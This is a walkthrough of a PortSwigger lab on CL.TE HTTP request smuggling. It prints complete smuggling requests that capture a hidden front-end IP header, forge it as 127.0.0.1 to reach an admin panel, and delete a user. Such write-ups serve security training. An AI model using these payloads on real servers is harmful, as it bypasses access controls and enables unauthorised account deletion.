
The lab
here is how portswigger describes it
This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
There's an admin panel at /admin, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the X-Forwarded-For header but has a different name.
To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user carlos.
this follows the cl.te front end bypass lab. the admin panel here is not blocked outright, it is gated on your ip being 127.0.0.1, and the front end proves your ip by adding a header to every request before passing it on. that header has a name we are not told, so this lab has two acts, first smuggle a request that makes the site tell us the header's exact name and value, then reuse that header to walk into the admin panel.
The idea#
the front end does not forward our request untouched, it rewrites it, adding its own headers, and the one we care about carries our ip. if we could see a request in its rewritten form, after the front end got to it, we would learn the header's name. request smuggling gives us a way to do exactly that. we smuggle a request that ends in a parameter the site reflects back to us, and we make that parameter hungry by giving it a large length, so it eats the next request that comes down the connection. that next request has already been through the front end, headers and all, so when it gets captured and reflected we are reading the front end's own rewritten version of a request, header name included
Step 1 - Look around#

we try /admin and it tells us it is only accessible from 127.0.0.1, so the panel exists but is ip gated.

then we notice the search box, and it reflects whatever we searched for back in the response, as 0 search results for 'whatever'. that reflection is the tool we need, it is a way to make the server echo attacker influenced text back to us.
Step 2 - Smuggle a request that captures the next one#

we intercept a request, send it to repeater, switch to http/1, disable the automatic content length update, and send this.
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 200
Connection: close

search=test
How this request works?#
this is the usual cl.te frame, the front end trusts Content-Length: 124 and forwards the whole body, the back end trusts Transfer-Encoding, meets the 0 chunk, ends the outer request there, and treats everything after it as a smuggled request.
the smuggled request is a POST / to the search feature ending in search=test, and the clever part is its Content-Length: 200. the actual body after search= is only a few bytes, test, but we told the back end to expect 200. so the back end sits and waits for 200 bytes of body, and it fills that quota with the bytes of whatever request arrives next on the connection. those following bytes get appended onto our search value.
that next request has already passed through the front end, so it arrives carrying every header the front end added, including the ip header we are hunting. all of it gets swallowed into the search parameter and then reflected back in the response.
Step 3 - Read the revealed header#
the second response comes back with Search results for followed by the start of a rewritten request, our captured bytes.
0 search results for 'testPOST / HTTP/1.1
X-jEltml-Ip: 45.139.252.19
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-'
there it is, the header the front end quietly adds is X-jEltml-Ip, and it carries the client ip. this is why we needed the capture, the name is randomised per lab instance so we could never have guessed it, and without the exact name we cannot forge the value. we note the header name down, because the next step is to send it ourselves with the value the admin panel wants.
Step 4 - Smuggle into admin with the forged header#
now we smuggle a GET /admin and include that captured header set to 127.0.0.1, which is the ip the panel trusts.
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-jEltml-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1

because our smuggled request carries X-jEltml-Ip: 127.0.0.1 itself, the back end sees an admin request that looks like it came from the local address, and it serves us the panel. the Content-Length: 10 on the smuggled request does the usual job of swallowing the following request's opening bytes so nothing collides.
Step 5 - Delete carlos#
we keep the same structure and point the smuggled request at the delete endpoint, carlos as the username, adjusting the outer Content-Length for the longer request line.
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
X-jEltml-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1

we send it twice, the smuggled delete runs on the back end as a request from 127.0.0.1, and carlos is deleted.

with this, we solved the lab!